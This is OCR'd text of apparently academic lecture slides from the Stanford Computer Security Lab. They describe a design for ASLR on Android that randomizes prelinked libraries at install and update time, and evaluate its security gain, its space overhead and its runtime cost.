
ASLR background

Return-to-libc → ASLR




ASLR background

Return-to-libc → ASLR



ASLR background

Return-to-libc → ASLR



ASLR background

Typical implementations (e.g. Pax):

- *mmap()* base randomization leveraged
- *ET_DYN* libraries, executables
- *ld.so* can relocate itself

Outline

ASLR: Address Space Layout Randomization

Android: Background info

Our proposal


Evaluation

Android background


Linux-based. However:

- Prelinked shared libraries
- Simple, custom linker
- *dalvikvm, zygote*
- App == user

Android background




Android background



Android background

What is prelinking?



Why prelink?

Removes 80% of relocations.

5% speedup at boot (3 seconds).

Android background

Smartphone-related details:

- Default update packaging scripts included
- Recovery mode: boot for updates
- Kernel changes: a sensitive topic

Outline

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Randomization on install works well

- *Each device looks different*

Pay at install, retain boot time savings

Retouching

During build:

- Remember and package relocation data

During OTA update:

- Derandomize files before incremental OTA
- Randomize (edit binaries at relocation offsets)

Retouching

Challenges:

- *ET_EXEC* base executables
- Non-relocatable dynamic linker

Solutions:

- #1 Double compile and diff (what a hack!)
- #2 Change the linker?

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Evaluation

Security

- 2x impact (in expectation)

Space overhead

- 0.5-1.0MB (vs. 40MB OTA package)

Runtime impact

- None; update takes 3s longer

ASLR Summary

Stanford Computer Security Lab

ASLR summary

First ASLR implementation for smartphones

- Unique challenges: space, CPU, OTA
- **No kernel changes!**

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More work to be done:

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- Full randomization

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
- **No kernel changes!**

More work to be done:

- Full randomization
- JIT and beyond

Questions?



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Conclusion

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Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures

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